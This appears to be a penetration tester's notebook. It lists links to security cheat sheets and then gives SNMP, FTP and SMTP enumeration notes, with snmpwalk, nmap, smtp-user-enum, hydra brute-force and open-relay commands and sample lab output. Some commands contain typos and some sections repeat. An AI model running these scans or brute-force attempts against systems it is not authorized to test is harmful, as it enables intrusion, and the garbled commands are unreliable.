Cheatsheets and Checklists

Wednesday, January 2, 2019 5:43 PM

Penetration testing and webapp cheat sheets:

- mobile application pentesting: https://www.peerlyst.com/posts/mobile-application-penetration-testing-cheat-sheet
- python for pentesting Python Penetration Testing Cheet Sheet
- web application penetration testing Web Application Penetration Testing Cheat Sheet
- pentesting https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_PenTesting.txt
- reverse shell Reverse Shell and another reverse shell
- XSS Vectors https://sql--injection.blogspot.lu/p/blog-page_80.html and cookie stealing xss vectors cookie stealing
- Penetration testing tools https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#port-scanning
- Penetration testing & exploit development https://imgur.com/Mr9pvq9
- Printer security testing http://hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet
- NMAP CHEAT-SHEET (Nmap Scanning Types, Scanning Commands , NSE Scripts)
- nmap (Printable, 2013): https://pen-testing.sans.org/blog/2013/10/08/nmap-cheat-sheet-1-0/
- Nmap (Not printable, date unknown): https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
- Nmap 5(older version, not printable): https://nmapcookbook.blogspot.lu/2010/02/nmap-cheat-sheet.html
- Nmap 5 (older version, printable) http://www.cheat-sheets.org/saved-copy/Nmap5.cheatsheet.eng.v1.pdf
- cobalt strike beacon https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf
- Java-Deserialization https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
- Metasploit https://www.tunnelsup.com/metasploit-cheat-sheet/
- Another Metasploit: http://resources.infosecinstitute.com/metasploit-cheat-sheet/
- Powerupsql https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-CheatSheet
- Scapy https://pen-testing.sans.org/blog/2016/04/05/scapy-cheat-sheet-from-sans-sec560#
- HTTP status codes http://suso.suso.org/docs/infosheets/HTTP_status_codes.gif HTTP
- Beacon https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf
- Powershellempire https://github.com/HarmJ0y/CheatSheets/blob/master/Empire.pdf
- Powersploit https://github.com/HarmJ0y/CheatSheets/blob/master/PowerSploit.pdf
- PowerUp https://github.com/HarmJ0y/CheatSheets/blob/master/PowerUp.pdf
- Powerview https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf
- Vim https://people.csail.mit.edu/vgod/vim/vim-cheat-sheet-en.pdf
- Attack Surface Analysis attack surface analysis
- XSS Filter Evasion XSS filter evasion
- REST Assessment REST assessment api security
- Web Application Security Testing web application testing

- Android Testing android security
- IOS Developer iOS internals
- Mobile Jailbreaking mobile jailbreaking
- Comprehensive sql injection https://sqlwiki.netspi.com/
- sql injection https://www.veracode.com/security/sql-injection
- SQL injection: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- MYSQL sql injection http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- Password cracking: https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
- SSL manual testing: http://www.exploresecurity.com/wp-content/uploads/custom/SSL_manual_cheatsheet.html
- Python python
- OWASP Webapp checklist owasp Owasp webapp checklist
- AIXBuild https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_AIXBuild.txt
- AVBypass with Veil https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_AVBypass.txt
- Bash Scripting https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_BashScripting.txt
- IKEScan for aggresive mode IKEScan aggressive mode
- LinuxPrivilegeEsc Linux privilege escalation
- VOIP https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_VOIP.txt
- Wireless Testing https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_WirelessTesting.txt wireless testing
- CEH Cheat Sheet Exercises CEH exercises
- Meterpreter Cheat Sheet meterpreter tips
- netcat netcat tips
- Nessus NMAP Commands Tenable Nessus NMAP commands
- NMap Mindmap Reference mindmap
- NMap Quick Reference Guide nmap
- Reconnaissance Reference Sheet reconnaissance
- Tripwire Common Security Exploit-Vuln Matrix
- Linux - Bourne Shell Quick Reference.pdf Bourne Shell
- Linux - Quick Reference Card.pdf linux
- Linux - Shell Cheat Sheet.pdf
- Linux - Shell Scrip Cheat Sheet.pdf
- Linux - tcpdump.pdf
- Penetration Testing - Penetration Testing Framework (vulnerabilityassessment.co.uk) penetration testing framework
- XML Vulnerabilities and Attacks cheatsheet
- Memory segmentation cheat sheet
- IP, DNS & Domain Enumeration Cheatsheet
- Local Linux Enumeration & Privilege Escalation
- hashcat Nice cheatsheet for Hashcat by Kent R. Ickler / BHIS https://www.blackhillsinfosec.com/hashcat-4-10-cheat-sheet-v-1-2018-1/ via Martin Boller
- BASH Shell https://goalkicker.com/BashBook/ thanks InfosecTDK
- Subdomains Enumeration Cheat Sheet subdomain enumeration
- SSH Cheat Sheet

- John The Ripper Hash Formats
- Informix SQL Injection Cheat Sheet
- MSSQL Injection Cheat Sheet
- Oracle SQL Injection Cheat Sheet
- MySQL SQL Injection Cheat Sheet
- Postgres SQL Injection Cheat Sheet
- DB2 SQL Injection Cheat Sheet
- Ingres SQL Injection Cheat Sheet

Password cracking cheat sheets

- password cracking: https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
- Nice cheatsheet for Hashcat by Kent R. Ickler / BHIS https://www.blackhillsinfosec.com/hashcat-4-10-cheat-sheet-v-1-2018-1/

Forensics cheat sheets

- master boot record, guid partition table, NTFS volume boot record, Master file table record, standard information attribute, $Attribute list attribute, $file name attribute, and more forensics posters/cheat sheets: https://github.com/Invoke-IR/ForensicPosters
- Mounting DD Images https://sift.readthedocs.io/en/latest/cheatsheet/
- XP only - old https://www.sans.org/media/score/checklists/ID-Windows.pdf
- https://www.sans.org/media/score/checklists/ID-Linux.pdf
- https://github.com/Invoke-IR/ForensicPosters forensics posters
- Regex / PCRE https://github.com/niklongstone/regular-expression-cheat-sheet
- Memory segmentation cheat sheet
- Volatility Memory Forensics Cheat Sheet - Sans Forensics
- Volatility Cheat Sheet - The Volatility Foundation
- Known command-lines of fileless malicious executions.

CISO, blue team, Sysadmin and webadmin cheat sheets

- Antivirus Event Analysis Cheat Sheet Version 1.2
- TLS Cheatsheet by Sean Wright
- Windows Logging ATT&CK matrix
- Windows logging Sysmon LOG-MD cheat
- Windows Advanced Logging Cheat Sheet
- CSP cheat sheet https://scotthelme.co.uk/csp-cheat-sheet/#require-sri-for (via Scott Helme)
- HSTS Cheat Sheet HSTS
  HPKP Cheat Sheet HPKP
  HTTPS Cheat Sheet HTTPS
  Performance Cheat Sheet HTTPS performance
- HTTP Status codes http://suso.suso.org/docs/infosheets/HTTP_status_codes.gif
- AWS Cheat sheet https://posts.specterops.io/amazon-web-services-cheatsheet-59871854de8c
- Google compute cheat sheet https://posts.specterops.io/clouds-google-compute-cheatsheet-c063316d0c2b
- Microsoft azure cheat sheet https://posts.specterops.io/microsoft-azure-cheatsheet-d75223ddab65
- The windows logging Cheat Sheet https://www.malwarearchaeology.com/s/Windows-Logging-Cheat-Sheet_ver_Oct_2016.pdf
- The Windows Splunk Logging Cheat Sheet Splunk logging

- The Windows File Auditing Logging Cheat Sheet file auditing logging
- The Windows Registry Auditing Logging Cheat Sheet registry auditing logging
- The Windows PowerShell Logging Cheat Sheet powershell logging
- Curl HTTP https://bagder.github.io/curl-cheat-sheet/http-sheet.html
- Virtual Patching virtual patching
- Cloud Control Matrix (CCM) https://cloudsecurityalliance.org/group/cloud-controls-matrix/
- Antivirus Event Analysis (what types of AV alerts should you worry about and why)
- CiscoIOS https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_CiscoIOS.txt
- GPG https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_GPG.txt
- Regex / PCRE https://github.com/niklongstone/regular-expression-cheat-sheet
- Security Onion http://chrissanders.org/2017/06/security-onion-cheat-sheet/
- Linux Security Quick Reference Guide linux security
- IP Tables iptables
- TCPDump tcpdump
- Wireshark Filters wireshark filters
- IP Access Lists
- Common Ports common ports
- netcat
- Linux Admin Quick Reference
- Crontab Reference
- Networking - Border Gateway Protocol.pdf BGP border gateway protocol
- Networking - Cisco IOS IPv4 Access Lists.pdf
- Networking - Cisco IOS Versions.pdf
- Networking - Common TCP-UDP Ports.pdf
- Networking - EIGRP (Enhanced Interior Gateway Routing Protocol).pdf
- Networking - First Hop (Router) Redundancy.pdf
- Networking - Frame Mode MPLS.pdf
- Networking - IEEE 802.11 WirelessLAN.pdf
- Networking - IEEE 802.1X Authentication.pdf
- Networking - IPsec.pdf
- Networking - IPv4 Multicast.pdf
- Networking - IPv4_Subnetting.pdf
- Networking - IPv6.pdf
- Networking - IS-IS.pdf
- Networking - NAT.pdf
- Networking - OSPF.pdf
- Networking - Physical Terminations.pdf
- Networking - PPP.pdf
- Networking - QoS.pdf
- Networking - Spanning Tree.pdf
- Networking - TCPIP.pdf
- Networking - VLANs.pdf
- Networking - Wireshark Display Filters.pdf
- VMware - Reference Card.pdf
- IT Project Cheatsheet Collection
- The illustrated TLS 1.3 connection
- Known command-lines of fileless malicious executions.

Threat hunting

- Windows Advanced Logging Cheat Sheet

- **Intrusion Discovery Cheat Sheet for Windows**
- **Intrusion Discovery Cheat Sheet for Linux**
- https://www.sans.org/media/score/checklists/ID-Windows.pdf
- https://www.sans.org/media/score/checklists/ID-Linux.pdf
- Regex https://github.com/niklongstone/regular-expression-cheat-sheet

---

Privacy:

- Windows 10 privacy tips

Malware analysis and reverse engineering:

- Malware analysis: https://github.com/hslatman/cheatsheets/blob/master/sheets/cheat%20sheet%20reverse%20v5.png
- ADB: https://github.com/maldroid/adb_cheatsheet
- GDB vs windbg https://twitter.com/it4sec/status/828159963654668288/photo/1
- REMNUX distro: https://zeltser.com/media/docs/remnux-malware-analysis-tips.pdf
- IDAPro: https://securedorg.github.io/idacheatsheet.html
- Regex https://github.com/niklongstone/regular-expression-cheat-sheet
- windbg Windbg-Cheat-Sheet
- Memory segmentation cheat sheet
- Unpacking for dummies

Text editors

- VIM https://people.csail.mit.edu/vgod/vim/vim-cheat-sheet-en.pdf

---

Developers/Builders

- Angular and the OWASP top 10
- 3rd Party Javascript Management
- Access Control
- AJAX Security Cheat Sheet
- Authentication (ES)
- Bean Validation Cheat Sheet
- Choosing and Using Security Questions
- Clickjacking Defense
- C-Based Toolchain Hardening
- Credential Stuffing Prevention Cheat Sheet
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptographic Storage
- Deserialization
- DOM based XSS Prevention
- Forgot Password
- HTML5 Security
- HTTP Strict Transport Security
- Injection Prevention Cheat Sheet
- Input Validation
- JAAS
- LDAP Injection Prevention
- Logging
- Mass Assignment Cheat Sheet
- .NET Security
- OWASP Top Ten
- Password Storage
- Pinning
- Query Parameterization

- Ruby on Rails
- REST Security
- Session Management
- SAML Security
- SQL Injection Prevention
- Transaction Authorization
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention
- XML External Entity (XXE) Prevention Cheat Sheet
- Python
- Linux Commands Reference Card
- One page Linux Manual
- Unix Tool Box
- Treebeard's Unix Cheat Sheet
- Terminal Shortcuts
- More Terminal Shortcuts
- Useful Gnome/KDE shortcuts
- KDE Cheat Sheet
- Vi Cheat Sheet
- Concise Vim Cheat Sheet
- awk nawk and gawk cheat sheet
- Sed Stream Editor Cheat Sheet
- Screen Quick Reference
- Screen Terminal Emulator Cheat Sheet
- Vi/Vim Cheat Sheet
- Ubuntu Cheat Sheet
- Debian Cheat Sheet
- HTML - Markdown.pdf
- MAC - OSX Key Combo Reference Guide.pdf
- SQL - MySQL Commands.pdf
- C - Cheat Sheets
- LAMP Cheat Sheet Collection
- Version Control Cheat Sheets List
- Open Source EN
- TDD tools for JavaScript
- Cursive
- Web Accessibility Collection
- Comp. Sci. GCSE (AQA 8520)

Owasp cheat-sheets (still in draft/Beta stages):

- Application Security Architecture
- Business Logic Security
- Command Injection Defense Cheat Sheet
- PHP Security
- Regular Expression Security Cheatsheet
- Secure Coding
- Secure SDLC
- Threat Modeling

- Grails Secure Code Review
- IOS Application Security Testing
- Key Management
- Insecure Direct Object Reference Prevention
- Content Security Policy

Deep learning/AI/Machine learning

- Keras deep learning
- Numpy
- Pandas
- Pandas
- SciPy
- Matplotlib
- Scikit
- Neural Network Zoo
- ggplot2
- PySpark
- Rstudio

Penetration test

From <https://www.peerlyst.com/posts/the-complete-list-of-infosec-related-cheat-sheets-claus-cramon>

SSH

Wednesday, January 2, 2019 11:24 PM

SNMP

Wednesday, January 2, 2019 11:24 PM

What is SNMP?
SNMP stands for **S**imple **N**etwork **M**anagement **P**rotocol is an application-layer protocol that runs on **U**ser **D**atagram **P**rotocol **(UDP)**. It is used for managing network devices which run on IP layer like routers. SNMP is based on a client-server architecture where SNMP client or agent is located on every network device and communicates with the SNMP managing station via requests and responses. Both SNMP request and responses are configurable variables accessible by the agent software. SNMP contains two passwords for authenticating the agents before configuring the variables and for accessing the SNMP agent from the management station.
SNMP Passwords are:

1. Read Community string are public, and configuration of the device can be viewed with this password
2. Read/Write community string are private, and configuration of the device can be modified using this password.

SNMP uses virtual hierarchical database internally for managing the network objects, and it is called **M**anagement **I**nformation **B**ase (**MIB**). MIB contains tree like structure, and object ID uniquely represents each network object. The network objects can be viewed or modified based on the SNMP passwords.

Default SNMP password allow attackers to view or modify the SMMP configuration settings. Attackers can enumerate SNMP on remote network devices for the following:

3. Information about network resources such as routers, shares, devices, etc.
4. ARP and routing tables
5. Device specific information
6. Traffic statistics etc.

- Enumeration

```
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
```

```
snmpwalk -c public -v1 $ip
```

```
snmpenum $ip public windows.txt
```

- Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

- Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
```

```
snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public
```

```
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
```

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
```

```
snmp-check -t $ip -c public
```

```
onesixtyone -c names -i $ip
```

Port 161 and 162 - SNMP
Simple Network Management Protocol
SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.
SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.
You can have read-only access to the snmp.Often just with the community string `public`.
Common community strings

```
public
private
community
```

Here is a longer list of common community strings: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt

MIB - Management information base
SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

Snmpwalk

```
snmpwalk -c public -v1 192.168.1.101 #community string and which version
```

This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are interested in. Here are the locations of the stuff that we are interested in:

```
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User Accounts
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
```

Now we can use this to query the data we really want.

Snmpenum

snmp-check

This is a bit easier to use and with a lot prettier output.

```
snmp-check -t 192.168.1.101 -c public
```

Scan for open ports - Nmap

Since SNMP is using UDP we have to use the `-sU` flag.

```
nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt
```

Onesixtyone

With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.

Metasploit

There are a few snmp modules in metasploit that you can use. snmp_enum can show you usernames, services, and other stuff.
https://www.offensive-security.com/metasploit-unleashed/snmp-scan/

SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs and switches other network devices on an IP network. SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers as well as network devices like routers, switches etc.

SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.

It consists of three major components:

1 – Managed Device: A managed device is a device or a host (technically known as a node) which has the **SNMP service enabled. These devices could be routers, switches, hubs, bridges, computers etc.**

2 – Agent: An agent can be thought of as a piece of software that runs on a managed device. Its primary job is to convert the information into **SNMP compatible format for the smooth management of the network using SNMP protocol.**

3- Network Management System (**NMS): These are the software systems that are used for monitoring of the network devices.**

While running a **NMAP on my network I found 2 devices which had SNMP port open. One of them was running SNMPV3and it is much secure so I used the one using SNMP V1 which is a printer.**

```
root@kali:~# nmap –sUV –open -p 161 192.168.0.1-254

Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-01 21:42 -03
```

```
Nmap scan report for 192.168.0.1

Host is up (0.0011s latency).

PORT STATE SERVICE VERSION

161/udp open snmp Thomson SNMP service; Thomson Inc. SNMPv3 server

MAC Address: 58:23:8C:08:8D:AA (Technicolor CH USA)

root@kali:~# nmap –sUV -p 161 192.168.0.27

Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-01 22:01 -03

Nmap scan report for 192.168.0.27

Host is up (0.11s latency).

PORT STATE SERVICE VERSION

161/udp open snmp SNMPv1 server (public)

MAC Address: 48:BA:4E:FD:9E:8B (Hewlett Packard)

Service Info: Host: HPFD9E8B

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.43 seconds
```

We can do a **snmpwalk to check the information from the public community.**

```
root@kali:~# snmpwalk -c public –v1 192.168.0.27 | grep -E “STRING|OID”

iso.3.6.1.2.1.1.1.0 = STRING: “HP ETHERNET MULTI-ENVIRONMENT”

iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.11.2.3.9.1

iso.3.6.1.2.1.1.5.0 = STRING: “HPFD9E8B”

iso.3.6.1.2.1.2.2.1.2.2 = STRING: “Wifi0”

iso.3.6.1.2.1.2.2.1.6.2 = Hex-STRING: 48 BA 4E FD 9E 8B

iso.3.6.1.2.1.2.2.1.22.2 = OID: ccitt.0

iso.3.6.1.2.1.3.1.1.2.2.1.192.168.0.1 = Hex-STRING: 58 23 8C 08 8D AA
iso.3.6.1.2.1.3.1.1.2.2.1.192.168.0.109 = Hex-STRING: 08 00 27 E1 ED 60

iso.3.6.1.2.1.4.21.1.13.127.0.0.1 = OID: ccitt.0

iso.3.6.1.2.1.4.21.1.13.192.168.0.0 = OID: ccitt.0

iso.3.6.1.2.1.4.22.1.2.2.192.168.0.1 = Hex-STRING: 58 23 8C 08 8D AA

iso.3.6.1.2.1.4.22.1.2.2.192.168.0.109 = Hex-STRING: 08 00 27 E1 ED 60

iso.3.6.1.2.1.25.2.3.1.2.1 = OID: iso.3.6.1.2.1.25.2.1.2

iso.3.6.1.2.1.25.2.3.1.3.1 = STRING: “Random Access Memory”

iso.3.6.1.2.1.25.3.2.1.2.1 = OID: iso.3.6.1.2.1.25.3.1.5

iso.3.6.1.2.1.25.3.2.1.3.1 = STRING: “DeskJet 2600 series”

iso.3.6.1.2.1.25.3.2.1.4.1 = OID: iso.3.6.1.4.1.11.2.3.9.1.2.46

iso.3.6.1.2.1.25.3.5.1.2.1 = Hex-STRING: 00

iso.3.6.1.2.1.43.5.1.1.16.1 = STRING: “HPFD9E8B”

iso.3.6.1.2.1.43.5.1.1.17.1 = STRING: “BR815FB3CG06P5“
```

Onesixtyone:

Onesixtyone is an SNMP analysis tool that is named for the UDP port upon which SNMP operates. It is a very simple SNMP scanner that only requests the system description value for any specified IP address(es).

```
root@kali:~# onesixtyone 192.168.0.27 public

Scanning 1 hosts, 1 communities

192.168.0.27 [public] HP ETHERNET MULTI-ENVIRONMENT
```

snmpenum:

The Snmp Enum is a small Perl script used to enumerate the target SNMP device to get more information about its internal system and network. The key data retrieved may include system users, hardware information, running services, installed software, uptime, share folders, disk drives, IP addresses, network interfaces, and other useful information based on the type of SNMP device (Cisco, Windows, and Linux).

It is located in the following directory in Kali:

```
root@kali:/usr/share/snmpenum# pwd

/usr/share/snmpenum

root@kali:/usr/share/snmpenum# ls -l

total 20

-rw-r–r– 1 root root 554 May 10 2017 cisco.txt

-rw-r–r– 1 root root 347 May 10 2017 linux.txt

-rw-r–r– 1 root root 1103 Apr 28 2003 README.txt

-rwxr-xr-x 1 root root 3187 May 10 2017 snmpenum.pl

-rw-r–r– 1 root root 512 May 10 2017 windows.txt
```

The .txt files above contain the mib values for these 3 types of OS.

```
root@kali:/usr/share/snmpenum# cat cisco.txt

Cisco LAST TERMINAL USERS 1.3.6.1.4.1.9.9.43.1.1.6.1.8

Cisco INTERFACES 1.3.6.1.2.1.2.2.1.2

Cisco SYSTEM INFO 1.3.6.1.2.1.1.1

Cisco HOSTNAME 1.3.6.1.2.1.1.5

Cisco SNMPcommunities 1.3.6.1.6.3.12.1.3.1.4

Cisco UPTIME 1.3.6.1.2.1.1.3

Cisco IP ADDRESSES 1.3.6.1.2.1.4.20.1.1

Cisco INTERFACE DESCRIPTIONS 1.3.6.1.2.1.31.1.1.1.18

Cisco HARDWARE 1.3.6.1.2.1.47.1.1.1.1.2

Cisco TACACS SERVER 1.3.6.1.4.1.9.2.1.5

Cisco LOGMESSAGES 1.3.6.1.4.1.9.9.41.1.2.3.1.5

Cisco PROCESSES 1.3.6.1.4.1.9.9.109.1.2.1.1.2

Cisco SNMP TRAP SERVER 1.3.6.1.6.3.12.1.2.1.7
```

To run it:

```
root@kali:/usr/share/snmpenum# perl snmpenum.pl 192.168.0.27 public cisco.txt
```

********* FTP Enumeration (21): **********

We can use NMAP NSE FTP scripts to perform FTP enumeration.

```
root@kali:/usr/share/nmap/scripts# ls -l ftp*

-rw-r–r– 1 root root 4530 May 15 06:31 ftp-anon.nse

-rw-r–r– 1 root root 3253 May 15 06:31 ftp-bounce.nse

-rw-r–r– 1 root root 3108 May 15 06:31 ftp-brute.nse

-rw-r–r– 1 root root 3258 May 15 06:31 ftp-libopie.nse

-rw-r–r– 1 root root 3295 May 15 06:31 ftp-proftpd-backdoor.nse

-rw-r–r– 1 root root 3748 May 15 06:31 ftp-syst.nse

-rw-r–r– 1 root root 6007 May 15 06:31 ftp-vsftpd-backdoor.nse

-rw-r–r– 1 root root 5943 May 15 06:31 ftp-vuln-cve2010-4221.nse

root@kali:/usr/share/nmap/scripts# nmap -sSV –script=ftp* -p 21 192.168.0.112

PORT STATE SERVICE VERSION

21/tcp open ftp FileZilla ftpd 0.9.32 beta

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming

|_-r–r–r– 1 ftp ftp 187 Aug 06 2009 onefile.html

| ftp-brute:

| Accounts: No valid accounts found

|_ Statistics: Performed 92 guesses in 621 seconds, average tps: 0.3
```

```
| ftp-syst:

|_ SYST: UNIX emulated by FileZilla

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 629.44 seconds
```

SMTP

Wednesday, January 2, 2019 11:24 PM

What is SMTP?
SMTP stands for **S**imple **M**ail **T**ransfer **P**rotocol and it is designed for electronic mail (E-Mail) transmissions. SMTP is based on client-server architecture and works on Transmission Control Protocol (TCP) on well-known port number 25. SMTP uses Mail Exchange (MX) servers to send the mail to via the Domain Name Service, however, should an MX server not detected; SMTP will revert and try an A or alternatively SRV records.

SMTP Enumeration:
SMTP provides three built-in commands

- **VRFY** – validate users on the SMTP servers
- **EXPN** – Delivery addresses of aliases and mailing lists
- **RCPT TO** – Defines the recipients of the message

SMTP servers respond differently to the commands mentioned above, and SMTP enumeration is possible due to varied responses. Attackers can determine the valid users on the SMTP servers with the same technique.

SMTP Enumeration Tools:
The following table shows the list of tools to perform SMTP Enumeration:

Sl.no	**Name of the tool**	**Description / web lInks**
01	NetScan Tools Pro	http://www.netscantools.com/nstpromain.html
02	SMTP User Enum	http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

SMTP Security controls:
The following are the security controls to prevent SMTP enumeration attacks

- Ignore email responses from unknown recipients
- Disable open relay functionality
- Prune any sensitive information like mail server and localhost in the mail responses

- Always do users enumeration

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
```

```
use auxiliary/scanner/smtp/smtp_enum
```

- Command to check if a user exists

```
VRFY root
```

- Command to ask the server if a user belongs to a mailing list

```
EXPN root
```

- Enumeration and vuln scanning:

  ```
  nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
  ```
- Bruteforce

  ```
  hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
  ```
- Metasploit user enumeration

  ```
  use auxiliary/scanner/smtp/smtp_enum
  ```
- Testing for open relay

  ```
  telnet $ip 25
  EHLO root
  MAIL FROM:root@target.com
  RCPT TO:example@gmail.com
  DATA
  Subject: Testing open mail relay.
  Testing SMTP open mail relay. Have a nice day.
  .
  QUIT
  ```

Port 25 - SMTP

SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.

Here are the possible commands

```
HELO - 
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By 
starting TLS-session we encrypt the traffic.
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox 
exists.
```

Manually

We can use this service to find out which usernames are in the database. This can be done in the following way.

```
nc 192.168.1.103 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY roooooot
```

```
550 5.1.1 <rooooooot>: Recipient address rejected: User unknown in 
local recipient table
```
Here we have managed to identify the user `root`. But `rooooooot` was rejected.
`VRFY`, `EXPN` and `RCPT` can be used to identify users.
Telnet is a bit more friendly some times. So always use that too
```
telnet 10.11.1.229 25
```
Automatized
This process can of course be automatized
Check for commands
```
nmap -script smtp-commands.nse 192.168.1.101
```
smtp-user-enum
The command will look like this. `-M` for mode. `-U` for userlist. `-t` for target
```
smtp-user-enum -M VRFY -U 
/root/sectools/SecLists/Usernames/Names/names.txt -t 
192.168.1.103
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... 
/root/sectools/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 8607
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ 
######## Scan started at Sun Jun 19 11:04:59 2016 #########
192.168.1.103: Bin exists
192.168.1.103: Irc exists
192.168.1.103: Mail exists
192.168.1.103: Man exists
192.168.1.103: Sys exists
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.
8607 queries in 112 seconds (76.8 queries / sec)
```
Metasploit
I can also be done using metasploit
```
msf > use auxiliary/scanner/smtp/smtp_enum 
msf auxiliary(smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name       Current Setting                                   
Required  Description
   ----       ---------------                                   
--------  -----------
   RHOSTS                                                       
yes       The target address range or CIDR identifier
   RPORT      25                                                
yes       The target port
   THREADS    1                                                 
```

```
yes       The number of concurrent threads
   UNIXONLY   true
yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-
framework/data/wordlists/unix_users.txt  yes       The file that
contains a list of probable users accounts.
```

Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html
http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/
http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html
http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Always do users enumeration

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
use auxiliary/scanner/smtp/smtp_enum
```

Command to check if a user exists

```
VRFY root
```

Command to ask the server if a user belongs to a mailing list

```
EXPN root
```

Enumeration and vuln scanning:

```
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-
cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
```

Bruteforce

```
hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
```

Metasploit user enumeration

```
use auxiliary/scanner/smtp/smtp_enum
```

Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

+] SMTP Open Relay Commands

[-] ncat -C 86.54.23.178 25
[-] HELO mail.co.uk
[-] MAIL FROM: <user@mail.co.uk>
[-] RCPT TO: <test@email.com>
[-] DATA
Test Email

SMTP Security controls:
The following are the security controls to prevent SNMP enumeration attacks

